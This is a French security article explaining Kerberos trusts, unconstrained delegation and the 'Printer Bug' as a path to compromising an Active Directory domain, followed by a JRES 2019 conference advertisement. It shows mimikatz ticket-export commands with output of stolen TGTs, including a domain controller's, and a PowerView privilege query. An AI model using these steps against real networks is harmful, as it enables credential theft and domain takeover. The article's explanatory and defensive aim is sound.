Les domaines Windows peuvent être regroupés dans une même forêt, selon une structure d'arbre, ou séparés dans des forêts distinctes. Ils peuvent alors posséder des relations d'approbations entre eux, qu'ils soient dans la même forêt ou non (un domaine parent et un domaine fils d'une même forêt ayant nécessairement une relation d'approbation). Ces relations d'approbations permettent notamment l'accès aux ressources d'un domaine pour des utilisateurs provenant d'un autre domaine.

Les relations d'approbation peuvent être unidirectionnelles (dans un sens ou dans l'autre) ou bidirectionnelles (chacun des domaines de part et d'autre de la relation étant alors de confiance pour l'autre).


1. LES DÉLÉGATIONS NON CONTRAINTES

Quelques rappels sur le protocole d'authentification Kerberos

Kerberos est un protocole d'authentification réseau reposant sur un mécanisme de clés secrètes (chiffrement symétrique) et l'utilisation de tickets. Il fait partie intégrante des systèmes d'exploitation Windows depuis la version Windows Serveur 2000. Différents termes spécifiques sont utilisés pour détailler ce protocole :

- KDC (*Key Distribution Center*) : le KDC est un service installé sur les contrôleurs de domaine et permettant l'obtention des différents tickets par un utilisateur ;
- TGT (*Ticket-Granting Ticket*) : le TGT est un ticket attribué par le KDC à un utilisateur. Ce ticket représente l'identité de l'utilisateur, et lui permet d'effectuer des demandes de tickets de service auprès du TGS ;
- TGS (*Ticket-Granting Service*) : le TGS est un service permettant d'attribuer un ticket de service aux utilisateurs. Ce ticket représente l'identité de l'utilisateur auprès d'un service donné, lui permettant de s'y authentifier.

La cinématique d'authentification Kerberos est alors représentée par le schéma en figure 1.



Dans cette cinématique, le ticket de service envoyé par l'utilisateur lors de la cinquième étape est chiffré à l'aide d'une clé correspondant au hash NTLM du compte faisant tourner le service applicatif. Ce compte peut ainsi le déchiffrer pour en lire le contenu.


■ Les délégations Kerberos

Microsoft a introduit les délégations Kerberos dans l'objectif de permettre à une application de réutiliser l'identité d'un utilisateur pour accéder à une ressource hébergée sur un serveur différent, par exemple pour permettre le SSO.

Il existe deux types de délégations Kerberos :

- les délégations non contraintes, apparues avec le système d'exploitation Windows Serveur 2000, qui donnent l'autorisation à un compte de service de réutiliser l'identité de l'utilisateur sur n'importe quel service du domaine ou de la forêt ;
- les délégations contraintes, apparues avec le système d'exploitation Windows Serveur 2003, qui permettent un meilleur contrôle, en limitant les services sur lesquels un compte de service donné peut s'authentifier en tant qu'utilisateur.

Dans le cadre de cet article, seules les délégations non contraintes seront détaillées. Le schéma d'authentification d'une délégation non contrainte est présenté en figure 2.



Cinématique d'authentification Kerberos dans le cas de délégations non contraintes.

FIGURE 2

Les premières étapes de cette authentification sont celles d'une demande de ticket de service classique, à la différence que le TGT demandé par l'utilisateur possède l'attribut **forwarded**, signifiant que ce ticket n'est pas limité à l'adresse du client. Lors de l'**AP_REQ** (étape 5 de la figure 2), le forwarded TGT et la clé de session associée sont envoyés au serveur. Le service peut alors transférer le forwarded TGT au KDC lors de la sixième étape afin d'effectuer une demande de ticket de service.



Photo d'illustration.

Sur le serveur SharePoint de la figure 2, il est possible, après authentification de l'utilisateur **Install**, d'extraire les forwarded TGT présents, récupérant ceux de l'utilisateur s'étant authentifié :

```
mimikatz # sekurlsa::tickets /export

Authentication Id : 0 ; 1057679 (00000000:0010238f)
Session          : NetworkCleartext from 0
User Name        : Install
Domain           : forest1
Logon Server      : DC1
Logon Time        : 26/02/2019 15:02:36
SID              : S-1-5-21-917384547-2197629544-3125365096-1001
    * Username    : Install
    * Domain      : FOREST1.NET
    * Password    : (null)

Group 0 - Ticket Granting Service

Group 1 - Client Ticket ?

Group 2 - Ticket Granting Ticket
[00000000]
    Start/End/MaxRenew: 26/02/2019 15:02:36 ; 27/02/2019
01:02:36 ; 05/03/2019 15:02:36
    Service Name (02) : krbtgt ; FOREST1.NET ; @ FOREST1.NET
    Target Name  (02) : krbtgt ; forest1.net ; @ FOREST1.NET
    Client Name  (01) : Install ; @ FOREST1.NET (forest1.net)
    [...]

```

Par défaut sur les contrôleurs de domaines, la délégation non contrainte est autorisée. Ainsi, n'importe quel utilisateur du domaine ne disposant pas de l'attribut « le compte est sensible et ne peut être délégué » (ou membre de Protected users, ou n'ayant pas Credential Guard d'activé sous Windows 10) est susceptible d'envoyer son forwarded TGT et la clé de session associée dans la demande **AP_REQ** présentée en étape 5 de la figure 2. Il peut alors voir son identité usurpée par un attaquant ayant compromis le serveur faisant tourner le service (le serveur SharePoint dans le cas de la figure 2).

Ce type d'attaque n'est de plus pas limitée à un simple domaine, mais peut être réalisée au travers d'une relation d'approbation unidirectionnelle autorisant les utilisateurs de la forêt distante à se connecter au service.

Différents articles [1] [2] détaillent de manière plus précise les dangers de ces délégations non contraintes.

2. LE « PRINTER BUG »

Lee Christensen (Tifkin_) a identifié une fonctionnalité du spooler d'impression natif de Windows permettant de récupérer, dans certaines conditions, l'identifiant de la machine faisant tourner ce service.

Pour parvenir à ce résultat, Lee explique, lors de sa présentation à la DerbyCon8 réalisée avec Will Schroeder (Harmj0y) et Matt Nelson (enigma0x3) [3], qu'il est nécessaire d'avoir préalablement compromis un serveur possédant une délégation non contrainte (paramètre **TrustedForDelegation=True** correspondant à l'activation du vingtième bit de l'attribut **useraccountcontrol**).

Une fois cela fait, la fonction **RpcRemoteFindFirstPrinterChangeNotification** permet à n'importe quel utilisateur du domaine de contacter un serveur faisant tourner le spooler d'impression pour lui demander d'envoyer une mise à jour de l'état des impressions. Pour ce faire, le serveur faisant tourner le spooler d'impression va s'authentifier auprès de la machine ayant effectué la demande.

Dans le cas où c'est le service disposant de la délégation non contrainte qui fait appel à cette fonction, le service va recevoir un forwarded TGT lié au compte machine du serveur, lorsque ce dernier va s'authentifier au service :

```
mimikatz # sekurlsa::tickets /export

[...]

Group 2 - Ticket Granting Ticket
[00000000]
Start/End/MaxRenew: 26/02/2019 18:04:49 ; 27/02/2019
04:04:49 ; 05/03/2019 18:04:49
Service Name (02) : krbtgt ; FOREST1.NET ; @ FOREST1.NET
Target Name (--): @ FOREST1.NET
Client Name (01) : DC1$ ; @ FOREST1.NET
[...]
```

Ce qui est particulièrement intéressant avec ce service d'impression, c'est qu'il est activé par défaut sur les contrôleurs de domaine. Un attaquant ayant compromis un serveur disposant de l'attribut **TrustedForDelegation** peut ainsi utiliser cette fonctionnalité pour demander à un contrôleur de domaine de lui envoyer une mise à jour de l'état des impressions, récupérant de ce fait le forwarded TGT du contrôleur de domaine, et les privilèges associés.

Remarque : La compromission d'un serveur possédant l'attribut **TrustedForDelegation** est donc suffisante pour compromettre le domaine. Il peut alors également être intéressant d'identifier les utilisateurs pouvant modifier cet attribut sur les machines, ce qui est le cas des utilisateurs ayant le privilège **SeEnableDelegationPrivilege**. Ce privilège n'est cependant applicable qu'aux seuls contrôleurs de domaine, et il est alors nécessaire de vérifier si une GPO s'appliquant aux contrôleurs de domaine attribue ce privilège à un utilisateur. L'outil Powerview [4] peut être utilisé pour identifier les utilisateurs disposant de ce privilège à l'aide de la commande suivante :

```
PS > (Get-DomainPolicy -Server DC1.forest1.net).PrivilegeRights.
SeEnableDelegationPrivilege

Install
```

La compromission d'un tel compte est alors également une condition suffisante pour compromettre le domaine.

Terre d'innovation et de partage
DU 3 AU 6 DÉCEMBRE
DIJON

Millésime
2019 • 

www.jres.org
#jres2019

ORGANISÉES PAR



EN COLLABORATION AVEC



AVEC LE SOUTIEN DE



AVEC LA PARTICIPATION DE



Véritable forum d'échange et de transfert de compétences par la confrontation des expériences et la présentation de technologies et services innovants, les JRES sont un événement unique en France, vecteur de connaissances et de transmissions d'expertise au sein de la communauté Enseignement et Recherche en étroite relation avec des partenaires institutionnels et industriels.

La 13^e édition des JRES aura lieu du 3 au 6 décembre 2019, au palais des congrès de Dijon avec la collaboration de l'Université de Bourgogne.

Pendant 4 jours, les JRES proposeront un état de l'art de la transformation numérique au sein des établissements de la communauté académique aussi bien sur le plan technologique, que des services, des nouveaux usages mais aussi des stratégies numériques.

Rendez-vous sur <https://www.jres.org/fr/programme/>

